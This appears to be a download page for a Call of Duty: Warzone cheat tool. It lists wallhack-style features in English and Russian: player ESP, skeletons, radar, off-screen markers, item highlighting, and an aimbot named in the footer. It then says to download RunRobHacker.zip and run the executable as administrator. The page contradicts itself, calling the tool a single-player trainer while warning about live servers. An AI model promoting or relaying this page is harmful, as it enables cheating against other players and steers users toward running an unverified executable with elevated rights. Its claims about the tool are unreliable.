
Players Esp
- Bounding box — Рамка: (Обычная, Угловая)
- Box fill — Заливка рамки: (Однотонная, Градиент)
- Skeleton — Скелет: (Толщина, Круг у головы)
- View line — Линия взгляда: (Начальный цвет, Конечный цвет)
- Line to enemy — Линия к врагу: (Позиция, Цвет)
- Health bar — Полоска здоровья
- Shield bar — Полоска брони
- Nicknames — Никнеймы
- Weapon names — Оружие в руках
- Team name — Имя команды
- Distance — Дистанция
- Team colors — Цвета по командам
- Draw knocked — Рисовать нокнутых
- Draw bots — Рисовать ботов
- Visibility check — Проверка видимости
- Max distance — Максимальная дистанция
World Esp
- Show distance — Показать дистанцию
- Transparency — Прозрачность
- Max distance — Максимальная дистанция
Weapons & Chests
- Common — Обычные
- Uncommon — Необычные
- Rare — Редкие
- Epic — Эпические
- Legendary — Легендарные
Other Items
- Dropped items — Выброшенные предметы
- Ammo — Патроны
- Armor — Броня
- Equipment — Экипировка
- Money — Деньги
Radar
- Enable — Активировать
- Entities — Сущности: (Враги, Команда, Боты, Нокнутые, Предметы)
- Position settings — Настройка позиции и размеров
- Show distance — Показать дистанцию
Off-Screen
- Enable — Активировать
- Entities — Сущности: (Враги, Команда, Боты, Нокнутые)
- Position and radius settings — Настройка позиции и радиуса
- Show distance — Показать дистанцию
Battle Mode
- Keybind — Клавиша активации
- Hide players — Скрыть игроков
- Hide items — Скрыть предметы
- Hide world items — Скрыть объекты
- Hide radar — Скрыть радар
- Hide offscreen — Скрыть стрелки вне экрана
Settings
- Menu keybind — Клавиша активации меню
- Unload keybind — Клавиша выгрузки меню
- DPI Scale — Размер меню
- VSync — Вертикальная синхронизация
- Theme — Тема: (Темная, Светлая)
- Watermark — Вотермарка
- Language — Язык: (EN, RU, CH)
Configs
- Create — Создать
- Get shared — Получить конфиг друга по уникальному ключу
- Launch — Загрузить
- Save — Сохранить
- Edit name — Редактировать имя
- Share — Поделиться
- Remove — Удалить
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty: Warzone.
Live servers — you use it at your own risk.
Frequently asked questions
Does the trainer work on the current Call of Duty: Warzone version?
Yes. The trainer works on the current Call of Duty: Warzone patch. The build tracks the live Steam version.
How do I install and run it?
Download the archive from this page, unpack it, run RunRobHacker.exe as administrator, open the Call of Duty: Warzone card and toggle functions with the hotkeys in the list.
Is the trainer free?
Yes. Download it free, no account needed. It is meant for single-player; using it in online modes can break the game’s rules.
How to install
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty: Warzone.
Tags
Comments
Nobody has written yet. Be the first — ask or share what worked.
Sign in to leave a comment-
Nov 25, 2026 Trainer v1.0
Does it work?
Trainer updates
We watch Steam patches: when the game updates, we check the trainer and ship a new build.
Arcane Call of Duty: Warzone: full function list 2026
Search Arcane Call of Duty: Warzone here for a complete option map: Aimbot, Players Esp, World Esp, Weapons & Chests, Other Items, Radar, Off-Screen, Battle Mode.